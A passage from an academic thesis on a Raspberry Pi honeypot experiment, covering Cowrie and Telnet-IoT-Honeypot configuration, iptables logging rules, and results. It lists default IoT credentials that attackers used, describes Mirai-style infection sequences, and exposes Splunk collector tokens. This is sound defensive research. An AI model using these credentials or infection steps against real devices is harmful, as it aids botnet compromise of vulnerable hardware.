All of the honeypots in the experiment were placed behind a joint firewall configured for the entire NTNU network, filtering the incoming traffic. The difference between the two network environments is that the internal university network is behind a Network Address Translation (NAT) router, as illustrated in Figure 5.2. Devices located behind the NAT do not have their own public IP address and, thus, cannot be directly reached from the public network outside of NTNU. Consequently, Jupiter, Saturn, and Mercury could only be reached from other computers connected to the public NTNU network or the same internal network. Further, with regards to the public university network, the filtering is minimal and did not affect the incoming traffic towards the honeypots deployed there.

5.3 Configuration and Implementation

OS installation and system configurations on all the RPis were performed before proceeding to honeypot implementations.

5.3.1 Raspberry Pi Configuration

Ubuntu MATE 18.04.2 was installed as OS on the six RPis. First, we used the open-source software Etcher to flash the OS image onto the micro SD cards. Once the micro SD cards were flashed with the image, we inserted them into each RPi and followed the setup wizard. We created new user accounts and configured regional settings on each RPi.

Ubuntu MATE was chosen as OS for the RPis rather than the main supported OS Raspbian, because of the successful preliminary work using an Ubuntu environment when installing and running the honeypots.

Before proceeding, an SSH daemon was installed on each of the RPis, to remotely configure them if necessary, by running the command:

```
$ sudo apt install openssh-server
```

5.3.2 Telnet-IoT-Honeypot Installation and Configuration

The initial steps of the installation, including cloning the project from GitHub, installing dependencies and requirements, and generating the configuration file with a unique admin user, was carried out in the same way as addressed in subsection 4.1.3.

In addition to the configuration file generated with `$ bash create_config.sh`, named `config.yaml`, there was also a default configuration file included in the project, named `config.dist.yaml`. `config.dist.yaml` contains default values for all configuration parameters and was not modified as all entries in `config.yaml` override the default parameter values. When running the honeypot application, the client and back-end will read both the default configuration file `config.dist.yaml` as well as `config.yaml`. However, due to the client-server architecture of Telnet-IoT-Honeypot it is also possible to run the client-side using a custom configuration file instead of `config.yaml`, which is one of its great advantages. Hence, for each RPi running Telnet-IoT-Honeypot, we created individual configuration files for the honeypot clients. The default configuration file as well as the costume configuration file for each honeypot are attached in Appendix B, section B.1.

One of the main reasons for creating custom configuration files was to administer the back-end URL address for which each honeypot connected to store data. We configured the back-end on all of the honeypots to run on the HTTP address "0.0.0.0" so that it would be reachable on its assigned IP address from a remote host, rather than running on the localhost address "127.0.0.1". This was done to monitor the honeypots through their web interface during the running phase. Also, we configured the back-end on each honeypot to run on different HTTP ports ranging from 9996-9999, as shown in Table 5.2, so that there would not be any conflicts between the interfaces.

Honeypot	**HTTP Port**
Saturn	9996
Pluto	9997
Neptun	9998
Jupiter	9999

Table 5.2: HTTP port for each Telnet-IoT-Honeypot web interface

Furthermore, as mentioned in subsection 2.4.2, attackers searching for vulnerable devices, scan for devices with open default Telnet port 23 or alternative Telnet port 2323. Since the Telnet-IoT-Honeypot was so easy to configure, we thought it would be interesting to see if these two ports were equally targeted. Hence, we configured two of the honeypots, one in each environment, to listen to the default Telnet port 23, and the other two, also one in each environment, to listen to the alternative Telnet port 2323.

In addition, we configured the honeypots to save all samples that malicious actors download during attacks. These samples are possible to upload automatically to

VirusTotal, which we configured our honeypots to do in order to get an in-depth static analysis of them. A VirusTotal profile was created to get an Application Programming Interface (API) key, which was added to the configuration files for each honeypot.

5.3.3 Cowrie Installation and Configuration

Similar to the installation of Telnet-IoT-Honeypot, we carried out the exact same initial installation steps for Cowrie as performed during the preliminary work, addressed in subsection 4.1.3. Also for Cowrie, there are two files related to the configuration, namely `cowrie.cfg.dist` and `cowrie.cfg`. `cowrie.cfg.dist` is the default configuration file included when cloning the Github project, and any configurations defined in `cowrie.cfg` will be prioritized. We copied the content of the default file to the one assigned priority to keep a backup of the original file. The configuration files used for each Cowrie honeypot is attached in Appendix B, section B.2.

By default on Cowrie, the SSH and Telnet servers listens on port 2222 and 2223 respectively. Therefore, as an initial configuration step, it was necessary to configure the honeypot to be accessible on the default ports for these services, specifically port 22 for SSH and port 23 for Telnet. Iptables was used to achieve this by creating one firewall redirect rule for each service and store them in the two files `/etc/iptables/rules.v4` and `/etc/iptables/rules.v6` in order for them to be persistent. These rules are shown in Appendix C, Listing C.3, and constitute the first two rules. The rules redirect all incoming traffic towards the default SSH port and Telnet port to the higher ports 2222 and 2223, as shown in Figure 5.3.



Figure 5.3: Cowrie iptables redirect logic

As mentioned in section 3.7, Cowrie supports several output plugins to store, process, and visualize data. In our experiment, the Cowrie honeypots were configured to output event data to Splunk as it is a powerful tool with many features. With Splunk, the activity from the honeypots could be monitored in real-time, and the data could be processed and visualized for the upcoming analysis phase. First, we created a Splunk user account and downloaded the Enterprise version of Splunk to the lab computer used to run the Splunk server. Then, we configured a Splunk instance to receive data from Cowrie, as illustrated in Figure 5.4, by creating an HTTP Event Collector for each honeypot.



Figure 5.4: Cowrie event data sent to Splunk

The HTTP Event Collector is an endpoint where Cowrie directly can send event data via HTTP or HTTPS using a token-based authentication model. When creating the HTTP Event Collectors, the source type of the incoming data was assigned to JSON, conveniently being one of the Cowrie logging formats. Also, we configured it to store the incoming data as events in the main index. Each HTTP Event Collector issued a unique token, as illustrated in Figure 5.5, used in the *output_splunk* section in the `cowrie.cfg` files.

Name	Actions	Token Value	Source Type	Index	Status
mercury	Edit Disable Delete	ef38150c-33b6-48fd-8c4c-074419521b40	_json	main	Enabled
venus	Edit Disable Delete	5c51ec31-ad49-4934-8f0a-cb25320111ae	_json	main	Enabled

Figure 5.5: Splunk HTTP Event Collectors for Cowrie honeypots

Several modifications were carried out in the same section, including uncommenting the [output_splunk], enabled, URL, token, and source lines. Next, we changed *false* to *true* for enabled, as well as changing the URL value from *localhost* to the IP of our Splunk instance, namely our lab computer, and filled the token fields with the tokens obtained from Splunk. Last but not least, we set the value of the source to be the name of each honeypot, specifically Mercury and Venus, so that we, in Splunk, easily could distinguish where the data originated from.

To make the honeypot more difficult for hackers to fingerprint, we changed the entries in the default `userdb.txt` file, which contains the accepted usernames and passwords for a successful login. By default, Cowrie allows, for example, all passwords for the user root. The combinations allowed for login on our honeypot is attached in Appendix B, section B.2, Listing B.6. We configured the file only to allow the most common combinations of credentials. Another measure to make the honeypot more credible was to replace the default pre-configured user Richard with admin. By removing the default user, we avoid that malicious actors that are familiar with the default configurations for Cowrie realize that they are in the honeypot based on a search for Richard. Switching out Richard to admin had to be done in several files, specifically passwd, groups, and shadow [Rol].

5.3.4 Iptables Configurations

By default, there are no rules included in iptables for the RPis. However, as mentioned, for the RPis running Cowrie, it was necessary to add iptables rules for them to be accessible on the default service ports. For those running Telnet-IoT-Honeypot, there was no need to use iptables to get them up and running. Based on this, the Telnet-IoT-Honeypots and Cowrie honeypots deployed in this experiment initially only logged connection attempts and attacks against Telnet on port 23, alternative Telnet on port 2323, and SSH on port 22. Even though services on these ports are among the most attacked on IoT devices, there are several services on other ports that also are prone to attacks [BSWW18]. Iptables was used to establish a more comprehensive picture of the popularity of SSH and Telnet compared to other top targeted services by cybercriminals. The selected ports for comparison are shown in Table 5.3. Individual firewall rules were added on each RPi to log connection attempts towards these ports as well as towards three main ports 22, 23, and 2323.

Port	**Service**	**IoT Device Type**
25	SMTP	WiFi cameras, game consoles
80	HTTP	Includes common IoT devices, ICS and gaming consoles
5060	SIP	All VoIP phones, video conferencing
7547	TR-069/CWMP	SOHO routers, gateways, CCTV
8291	Winbox	SOHO routers
37215	UPnP	SOHO routers

Table 5.3: Chosen ports for iptables

Port 25 is assigned to the Simple Mail Transfer Protocol (SMTP) and is associated with e-mail services on the internet. This port was chosen because the service often runs on IoT devices such as Wi-Fi cameras and game consoles, allowing the device to send alerts and e-mail notifications to the user.

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 25 -j LOG --
     log-prefix "<IPT> SMTP port: "
```

Port 80 is by default assigned to HTTP and provides data communication on the World Wide Web. This port is often exposed through an embedded web server in IoT devices to allow remote configuration [LXJ+17].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 80 -j LOG --
     log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

Port 5060 is assigned to the Session Initiation Protocol (SIP), which is commonly used for internet multimedia communication such as Voice over IP (VoIP).

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 5060 -j LOG
     --log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
```

Port 7547 is the standard port for the CPE WAN Management Protocol (CWMP) and was chosen because it has increasingly been targeted by the Mirai malware [AAB+17].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 7547 -j LOG
     --log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
```

Port 8291 is used for the Winbox service, which is a management component and a Windows GUI application for MikroTik's RouterOS software.

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8291 -j LOG
     --log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
```

Port 37215 is used by Universal Plug and Play (UPnP), which is a set of networking protocols that enables device-to-device networking so that gadgets connected to the internet on the same network can detect each other. It is especially widely implemented in routers to simplify the setup process of new devices for consumers. However, routers using this port for UPnP have been used to spread Mirai variants by hackers [ZZZ+20].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 37215 -j LOG
      --log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
```

The iptables logs were saved to a separate iptables.log file, located at `/var/log/iptables.log`, to make the logging as clean as possible. This was achieved by first taking a backup of the `rsyslog.conf` file with the command:
`$ sudo cp /etc/rsyslog.conf /etc/rsyslog.conf.bak`.
Before adding the line `kern.warning /var/log/iptables.log` was added near the bottom of `rsyslog.conf`. If anyone tried to perform a scan towards any of the specified ports, or performed an Xmas scan to identify listening ports on any of the RPis, the activity was logged. Each iptables rule logged scans with a maximum limit of five logged scans per minute for each service. The complete set of rules for each RPi can be seen in Appendix C and to make them persistent all of them were stored in `/etc/iptables/rules.v4` and `/etc/iptables/rules.v6`.

5.4 Security Measures

In order to make the system as secure as possible, some security measures were initiated before officially launching the honeypots.

5.4.1 SSH Security

The first step to secure the setup was to minimize the vulnerabilities in the SSH protocol. SSH was used as a communication channel both towards the RPis and towards the lab computer, as well as the communication channel between them.

Change the Default SSH Port This was the initial step carried out on each honeypot to enhance their security. The port was changed to 3393, and by choosing a non-standard port for SSH connections the likelihood of being victims of automated attacks was reduced. This measure was particularly important for the RPis running Cowrie since one of its purposes is exactly to listen for malicious connections on the default SSH port 22. As mentioned in section 3.7, all connections towards this port were forwarded to port 2222, with a consequence of making the existing SSH service unreachable. Hence, changing the default SSH port on the Cowrie honeypots was a necessary measure to be able to administer them, as previously illustrated in Figure 5.3. To change the SSH port, we had to modify the sshd server file `sshd_config` by issuing the command:

```
$ sudo nano /etc/ssh/sshd_config
```

Within this file, we changed the line reading Port 22 to read Port 3393 instead.

A few aspects were taken into consideration when choosing which port to use for SSH connections. We avoided using any of the common variations of the default port, such as 222, 2222, and 22222. Additionally, by choosing an unprivileged port, we made sure that it was not in conflict with any other system services commonly running on privileged ports between 0 and 1023.

Disable SSH on RPis In order to mitigate possible brute-force attempts against the SSH server we disabled SSH on each of the RPis. Even though the SSH port was changed to 3393, the running SSH server could still be detected by a manual port scan performed towards the RPis. Thus, by disabling SSH on the RPis, possible manual access by attackers on this service was mitigated.

5.4.2 Data Loss Prevention

Before deploying the honeypots, a risk assessment was carried out regarding potential damaging events that could occur and, in the worst case, result in loss of data. For example, there was a possibility that one or more of the RPis encountered a system crash or failure. Besides, an attacker could potentially manage to successfully compromise the honeypot and gain control of the RPi. The latter event was evaluated to be rather unlikely, due to the use of merely Low and Medium Interaction Honeypots, but the risk was still taken into consideration. Based on this, it was beneficial to do daily backups of the captured data, and store it on a remote host, specifically the lab computer, to mitigate the risk of data loss.

Several methods for taking backup of the data were reviewed to find the most suited approach for our experiment. Firstly, we considered the possibility of performing the backup by retrieving the data stored on each RPi using a remote machine. This approach turned out to be more problematic and complex than expected, as the RPis were given IP addresses dynamically. Thus, the RPis were assigned new IP addresses arbitrarily, making it challenging to connect to them from the lab computer automatically. Given these circumstances, we determined that the most efficient approach was to perform the backup process from each of the RPis to a remote host. The lab computer had a static IP address, specifically 129.241.208.229, throughout the whole experiment.

Secure Copy Protocol (SCP) was used to transfer the files, because it is a primitive file transfer protocol, yet it includes security features for a secure transfer. SCP is based on the SSH protocol that authenticates and establishes a secure and encrypted connection. By default, a password is used for authentication, but it is also possible to use SSH keys. SSH keys are more secure than passwords because they are more or less impossible to decipher by brute-force alone. Hence, we generated individual key pairs, providing one public and one private key on each RPi. The command issued to generate the key pairs was:

```
$ sudo dpkg-reconfigure openssh-server
```

Next, to enable the new SSH keys on the RPis, the ssh server on each of them was restarted by running:

```
$ sudo systemctl restart ssh
```

The public key for each RPi was then copied and stored in the `authorized_keys` file on the remote host, specifically the lab computer. The files were henceforth transferred from the RPis to the lab computer without requiring a password. Lastly, with the authentication established, individual bash scripts containing commands to perform the backup of the data were created for each RPi. As Telnet-IoT-Honeypot and Cowrie save the captured data in different formats, the files to be copied to the lab computer were different for each of them. Telnet-IoT-Honeypot, on one hand, stores all captured data in just one database file and all downloaded binaries in the samples directory. The Cowrie Honeypot, on the other hand, stores the captured data in one JSON file and one log file, as mentioned in section 3.7. It creates new files for each day, around midnight, containing the captured data for the last 24 hours. All binaries downloaded on Cowrie is stored in a directory named downloads. The files transferred from the two honeypot types to the lab computer are illustrated in Figure 5.6, and the bash scripts for the backup is attached in Appendix D, Listing D.1, and Listing D.2.



Figure 5.6: Overview of files copied from Telnet-IoT-Honeypot and Cowrie to lab computer

On the lab computer, the backup of the data for each honeypot was stored in distinct directories specified by their honeypot name, as presented in Table 5.1.

In order to schedule the execution of the data backup, the cron daemon was used. Cron is a tool in Unix that allows tasks to run on the system at a specific time or at regular time intervals. What commands to be executed, and when, are specified in a cron table included in a file called crontab. This file is personal to each user on the system, including root. By default, the crontab file does not exist, but it can be created and edited by executing `$ crontab -e` in the command line.

New cron files are empty, so we added a new task to the cron table, which executed the backup bash script once a day. Due to the storing method of Cowrie, the backup was scheduled to be performed at 2:00 am to ensure that the newest data was copied. The created crontab file for each honeypot type is attached in Appendix D, Listing D.3 for Telnet-IoT-Honeypot and Listing D.4 for Cowrie.

5.4.3 Trial Operation Period

Before deploying the honeypots full scale and for a longer period of time, we conducted a testing phase of the experiment setup.

Firstly, we tested the accessibility of the honeypots deployed in two different environments. The honeypots deployed within the internal university network were found to only be reachable either from a computer connected to the public university network through Ethernet, including the honeypots deployed within this network, or to NTNU Eduroam, as expected. These RPis were given two IP addresses, one internal and one public, and they were only reachable on their internal IP address. This implied that these honeypots, secured by Eduroams' perimeter defenses, should not receive attacks from outside the university network. Any traffic captured would indicate that another computer inside the university network had been infected with a virus or worm, or that a faculty member or student was attempting to break into the honeypots. It could also be the case that an attacker could gain access to a honeypot on the internal university network through a compromised honeypot on the public university network. Furthermore, the honeypots deployed on the public university network were reachable from any network and were only given one IP address, naturally a public one.

Next, the honeypots were deployed for a period of two days to make sure the honeypot implementations worked correctly. During this short period of operation time, we found that the honeypots connected to the public university network were the only ones receiving connections.

Lastly, we also checked that the iptables rules logged scans as desired by scanning different ports on the RPis from a remote host using the nmap tool, described in section 5.1. The scanning attempts immediately appeared in the log files, indicating correct configurations.

5.5 Data Analysis and Visualization Methods

For the two honeypot types, Telnet-IoT-Honeypot and Cowrie, different methods for analysis and visualization were used as the honeypots store the captured information in different files and formats.

5.5.1 Telnet-IoT-Honeypot database file analysis methods

To analyze the two database files, containing all data captured by each Telnet-IoT-Honeypot, DB Browser for SQLite was used. As mentioned, it is possible to issue SQL queries to analyze the data and the SQL queries used for the statistical analysis are included in Appendix E. Furthermore, to visualize the obtained results we used excel to graphically represent the data.

5.5.2 Cowrie log file analysis method

As mentioned in subsection 5.3.3, the chosen output plugin for Cowrie was Splunk. The Cowrie honeypots were configured to log and send all data to Splunk for indexing automatically and further used to both analyze and visualize the captured data. The Splunk search commands used to obtain statistical tables and charts throughout the analysis in section 6.4 are attached in Appendix F.

5.5.3 Sample analysis method

All binary files collected by the honeypots were statically analyzed using VirusTotal to gather information about them in a quick, easy, and safe way. By uploading the SHA-256 hash signature of the samples to the VirusTotal search engine, over 70 antivirus scanners are used to inspect them. The output gives details on whether the sample is detected as malicious or not. It presents which antivirus engines that detect it, if any, as well as their associated detection label for each engine. We used the detection labels generated by the Avast and Kaspersky antivirus scanners as they were very descriptive. Additionally, these two engines had an overall adequate detection rate compared to the other engines. A complete overview of the recorded samples can be seen in Appendix H. It includes the SHA-256 hash of the sample, the associated Kaspersky and Avast detection label as well as how many antivirus engines that detected it as malicious.

5.5.4 Iptables log file analysis method

To analyze the log files obtained from the iptables rules, we used the same tool as when analyzing the Cowrie logs, namely Splunk. Due to the flexibility of Splunk, it is easy to upload log files for further analysis. The data are structured, and fields are extracted automatically, making it effortless to search through and examine. The Splunk commands used to analyze these log files are attached in Appendix F.

Chapter 6
Results

This chapter presents the results obtained by analyzing the data captured by the honeypots. First, a general overview of the collected data is given, followed by detailed findings for each honeypot separately. Findings regarding adversaries' methods of penetration are presented before looking into common infection approaches. Additionally, a brief static analysis of the collected malware binaries is given.

6.1 Overall Observations

The honeypots recorded a total of 486,241 connections during the four week deployment period. None of the three honeypots deployed on the internal university network had any activity during the experiment, implying that all logged connections were towards the three honeypots deployed on the public university network. Table 6.1 shows how the total number of connections was distributed between different honeypots. Additionally, the table gives an overview of the number of distinct IP source addresses as well as the total number of samples downloaded for each of them.

Honeypot	Type	Services	Running Period	Connections	Distinct Source IP Addresses	Samples Downloaded
Jupiter	Telnet-IoT-Honeypot	23	11.03-08.04	0	-	-
Saturn	Telnet-IoT-Honeypot	2323	11.03-08.04	0	-	-
Mercury	Cowrie	22 and 23	11.03-08.04	0	-	-
Pluto	Telnet-IoT-Honeypot	23	31.03-27.04	6,064	601	669
Neptun	Telnet-IoT-Honeypot	2323	11.03-08.04	1,486	79	7
Venus	Cowrie	22 and 23	11.03-08.04	478,691	12,700	87

Table 6.1: Overall observations for the six honeypots

Accordingly, the following results are based on data collected by the three honeypots on the public university network.

6.1.1 Top Targeted Ports

Correspondingly to what we observed for attacks against the honeypots, there was no activity logged by iptables on the honeypots deployed within the internal network either. Thus, only iptables logs for Neptun, Venus, and Pluto are considered and outlined.

As shown in Figure 6.1, Telnet and SSH were notably the two most targeted services logged by iptables. The numbers presented are based on the maximum limit of 5 logged scans towards each service every minute. Hence, the numbers do not give a complete picture of the total number of scans received on the honeypots throughout the running period. However, it gives a good comparison of the popularity of the various services.



Figure 6.1: Connections logged by iptables towards the selected ports

6.2 Results for Telnet-IoT-Honeypot Port 23

The Telnet-IoT-Honeypot running with port 23 open, Pluto, had issues storing incoming connections due to back-end connectivity problems. During back-end downtime, incoming connections were not stored in the database, remarkably reducing the final number of stored connections. We tried to solve the problem by rebooting the RPi and reinstall the honeypot, which lead to a new and delayed running period, as shown in Table 6.1. The same technical problem occurred when re-running the honeypot, so the final solution was to enable SSH on the RPi to restart the back-end service remotely when needed. The remote restart had to be done several times throughout the experiment, resulting in incoherent operation time for the honeypot. Consequently, the total number of stored connections is not realistic and, regarding the results related to reconnaissance and intrusion, this has to be taken into consideration. However, storing of downloaded samples during connections was not affected by the back-end problem as these were stored in an independent directory.

6.2.1 Reconnaissance and Intrusion

The honeypot logged 6,064 connections in total, originating from 601 distinct IP addresses, which were the basis for further analysis. As mentioned in section 3.6, there were no restrictions for allowed usernames and passwords for the Telnet-IoT-Honeypot, meaning that it was a 100% login success rate.

Attack Sources

The connections towards Pluto originated from 64 distinct countries, where more than half of the connections came from the United States, as presented in Figure 6.2. The *Other* category includes countries where the number of connections originating from them was less than 1%.



Figure 6.2: Top attack sources observed on Telnet-IoT-Honeypot port 23

Penetration Analysis

Pluto recorded 51 unique usernames and 165 unique passwords during the time of deployment. Table 6.2 presents the 10 most tried usernames and passwords separately. *Blank* implies that the field was left open without any input.

Among the top 10 usernames, default, root, and admin were dominating and accounted for as much as 97% of all entries. We also observed a similar trend when analyzing the results for passwords used during login attempts. Default and root are the forerunners constituting a total of 86% of the password entries.

Username	Count	Percent	Password	Count	Percent
default	4,504	74.274	default	4,476	73.812
root	1,127	18.585	root	763	12.582
admin	254	4.189	4321	160	2.639
support	26	0.429	*blank*	63	1.039
telnetadmin	23	0.379	vizxv	43	0.709
guest	17	0.280	support	23	0.379
blank	14	0.231	7ujMko0admin	19	0.313
defa	12	0.198	admin	16	0.264
user	9	0.148	12345	16	0.264
Admin	7	0.115	password	15	0.247

Table 6.2: Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 23

In total, the honeypot recorded 214 unique combinations of usernames and passwords, and Table 6.3 presents the 10 most frequently used. Naturally, since there were a few dominating usernames and passwords, it resulted in a couple of dominating combinations as well. The username/password combinations default/default and root/root represent 86% of all combinations used during login.

Username	Password	Count	Percent
default	default	4,464	73.615
root	root	763	12.582
admin	4321	160	2.639
root	vizxv	43	0.709
support	support	23	0.379
root	7ujMko0admin	17	0.280
root	*blank*	16	0.264
blank	*blank*	13	0.214
root	anko	13	0.214
default	*blank*	12	0.198

Table 6.3: Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 23

6.2.2 Infection

Attack Pattern Analysis

Out of the total number of connections towards Pluto, there were 5,899 that included command execution after a successful login, as shown in Figure 6.3. This means that 165 visitors left the honeypot without any further interaction.



Figure 6.3: Connections with and without shell interaction on Telnet-IoT-Honeypot port 23

In total, Pluto recorded 738 unique connection hashes, each with unique command sequences executed after login, including non-interaction connections. The 15 most used sequences are the basis for this analysis. Applicable to all of these is that one of the command sequences listed in Table 6.4 was used at the beginning of the interaction to ensure privileged shell access.

Command Sequence	**Count**
[enable, system, shell, sh]	1,051
[enable, system, linuxshell, shell, sh]	786
[enable, shell, sh]	677
[enable, sh, shell, linuxshell, system]	120

Table 6.4: Top initiating command sequences on Telnet-IoT-Honeypot port 23

We observed the following attack patterns among the top 15 connection hashes.

Attack Pattern One This attack pattern was most frequently observed, and, on average, 32 commands were executed within less than 5 seconds. The intruder checked for writable directories by trying to overwrite a file in different locations. Once a writable directory was found, it was used as the working directory before creating an empty, readable, writable, and executable file. Information about the CPU architecture was then obtained, prior to identifying the availability of the wget and tftp commands. Further, wget was used to download the malicious binary (matching the detected CPU architecture), before using the chmod 777 command to increase file privileges. Lastly, the intruder tries to execute the file before removing the file and exit the system. In Appendix G, Listing G.1, an example of the entire command sequence is shown.

Attack Pattern Two In total, this approach consisted of 37 commands, which were executed within 5 seconds on average. All of them began with enable, shell, sh, and had the following attack pattern after executing these initial commands. The pattern was very similar to the one previously described. First, the intruder checked if BusyBox was present on the device with the command bin/busybox <random-string>. Next, all mounted file systems were found by executing bin/busybox cat /proc/mounts. Further, these were checked for readability and writability, before verifying discovered paths by echoing the hex-encoded string \\x6b\\x61\\x6d\\x69 producing *kami* to a hidden file called .nippon. Once a writable directory was found, the pattern was similar to the subsequent steps executed in the first attack pattern. An example of a command sequence observed following this attack pattern is included in Listing G.2.

Attack Pattern Three This attack pattern was the shortest one, consisting of only six commands completed within half a second on average. The command bin/busybox <random-string> was the only command executed after the initial commands, before leaving the session without any further interaction. The most used command before terminating was /bin/busybox CORONA. An attack observed following this pattern is attached in Listing G.3.

Malware Sample Analysis

During the deployment period, the total number of downloaded samples on Pluto (port 23) was 669. VirusTotal recognized only 367 of the samples. As shown in Table 6.5, over 63% of the recognized malware samples were categorized as the type Trojan Backdoor by the Kaspersky antivirus search engine, and over 35% of the recognized samples were undetected.

Kaspersky Antivirus Engine

Downloaded Malware	Malware Family	Malware Type	Count	Percent
HEUR:Backdoor.Linux.Gafgyt.bj	Gafgyt	Trojan Backdoor	85	23.161
HEUR:Backdoor.Linux.Mirai.b	Mirai	Trojan Backdoor	81	22.071
HEUR:Backdoor.Linux.Mirai.ba	Mirai	Trojan Backdoor	30	8.174
HEUR:Backdoor.Linux.Mirai.c	Mirai	Trojan Backdoor	14	3.815
HEUR:Backdoor.Linux.Gafgyt.a	Gafgyt	Trojan Backdoor	5	1.362
HEUR:Backdoor.Linux.Mirai.bj	Mirai	Trojan Backdoor	5	1.362
HEUR:Backdoor.Linux.Mirai.a	Mirai	Trojan Backdoor	4	1.090
HEUR:Backdoor.Linux.Mirai.au	Mirai	Trojan Backdoor	4	1.090
HEUR:Backdoor.Linux.Mirai.ad	Mirai	Trojan Backdoor	2	0.545
HEUR:Backdoor.Linux.Mirai.cg	Mirai	Trojan Backdoor	2	0.545
HEUR:Backdoor.Linux.Hajime.b	Hajime	Trojan Backdoor	1	0.272
HEUR:Backdoor.Linux.HideNSeek.z	Hide and Seek	Trojan Backdoor	1	0.272
HEUR:Trojan-Downloader.Linux.Mirai.d	Mirai	Trojan Downloader	1	0.272
Undetected	-	-	132	35.967

Table 6.5: Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23

Avast was able to categorize a more substantial part of the samples than Kaspersky, where only about 6% of the samples were not detected. Table 6.6 shows that Avast categorized the samples into a higher number of distinct Mirai distributions than what Kaspersky did.

Avast Antivirus Engine

